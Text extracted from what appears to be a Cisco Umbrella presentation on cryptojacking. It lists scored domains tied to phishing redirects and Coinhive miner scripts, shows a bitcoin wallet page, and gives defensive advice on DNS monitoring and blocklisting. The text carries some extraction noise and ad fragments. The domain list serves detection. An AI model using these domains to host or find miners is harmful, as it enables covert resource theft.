cdn.mngepvra.com (1.17) cdn.jheberg.net (1.07)  
customs.go.kr (1.04) free.pagepeeker.com (1.01)  
tainiesonline.xrysoi.online (0.99) superplacid.com (0.91)

webmining.co (0.86) cdn.adult.xyz (0.82)  
vuuwd.com (0.80) proxyfl.info (0.76) www.siska.tv (0.75)  
sandiegozoo.tumblr.com (0.68) coin-hive.com (0.65)  
identies.com (0.59) alibestruru (0.54) c.clover.com (0.54)  
dogeminer2.com (0.53) i.poopiegirls.com (0.53)


Malicious domains associated with phishing and browser redirect

CryptoJacked domains serving Coinhive miner script

Another source for the mining script



# Multiple cybercriminal operations



https://blockchain.info

KCHAIN WALLET DATA API ABOUT GET A FREE WA

## Bitcoin Address

Addresses are identifiers which you use to send bitcoins to another person.

Summary		Transactions	
Address	<a href="#">19yAR4yvGcKV3SXUQhKnhi43m4bCUhSPc</a>	No. Transactions	136
Hash 160	<a href="#">01b235ab3c269660c8c5239d6d97401a14624772</a>	Total Received	\$ 1,879,471.35
Tools	<a href="#">Related Tags - Unspent Outputs</a>	Final Balance	\$ 0.00

Request Payment      Donation Button



**Transactions (Oldest First)**

(Fee: \$ 9.05 - 51.61 sat/WU - 206.43 sat/B - Size: 520 bytes) 2017-10-09 16:24:57

d714aef718de2245c5faf5fc7569073b5ee1893ed5bc7d73d2dd2f195f20b8cb	→	1NXaJmqv81NBjhJjhgP2hnFQy2tjwwytYX - (Spent)	\$ 5.17
1Q6ZXsWEy193C7f8GJeM8rEsq3JA9dMXC1 (\$ 11.21 - Output)		19FYuwJmYABDyz2ft1Awb2iG1yxcaLER7N - (Spent)	\$ 20.74
19yAR4yvGcKV3SXUQhKnhi43m4bCUhSPc (\$ 10.26 - Output)			
19yAR4yvGcKV3SXUQhKnhi43m4bCUhSPc (\$ 13.49 - Output)			

\$ -23.75

**CoinCola** Start Trading BTC, ETH, and BCH | Global OTC Marketplace  
| 0% trading fee | Perfect time to invest

Start Trading

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# Conclusion

# 1

With recent Law Enforcement measures, such as take down of BTC-E exchange, criminals shifting their focus from well known and widely spread crypto currencies to new and upcoming currencies. They have also started to heavily target exchanges and startups working with crypto, which are easier targets and usually have limited or almost no security.



# 2

Protect your environment and look for not only Web based miners but also cryptomining software like Honeyminer that make DNS queries. DNS level identification is a great way to determine if your environment has a cryptomining problem or not – then you can remediate. This type of activity will considerably increase in the next few years. Make sure you are keeping an eye on your environment.



# Apply What You Have Learned Today

- Next week you should:
  - Look through your DNS query logs for substantive (500+ queries a day) cryptomining pool traffic from one or several machines
  - For cloud computing instances, look for increases in CPU utilization – could be as small as a 10%-15% increase
- In the first three months following this presentation you should:
  - Add popular cryptomining sites to your domain block lists for all of your endpoints
  - If you find considerable and consistent cryptomining DNS traffic - you might have mining software installed which means someone internally or externally installed it (potential IOC)
- Within six months you should:
  - Stay vigilant and keep adding new mining pool sites to your blocklist (they popup every couple of weeks)
  - Consider using a vendor (Cisco Umbrella) who has security policies designed to block cryptomining traffic

# Questions?

@armcbride1

aumcbrid@cisco.com

[www.umbrella.cisco.com](http://www.umbrella.cisco.com)

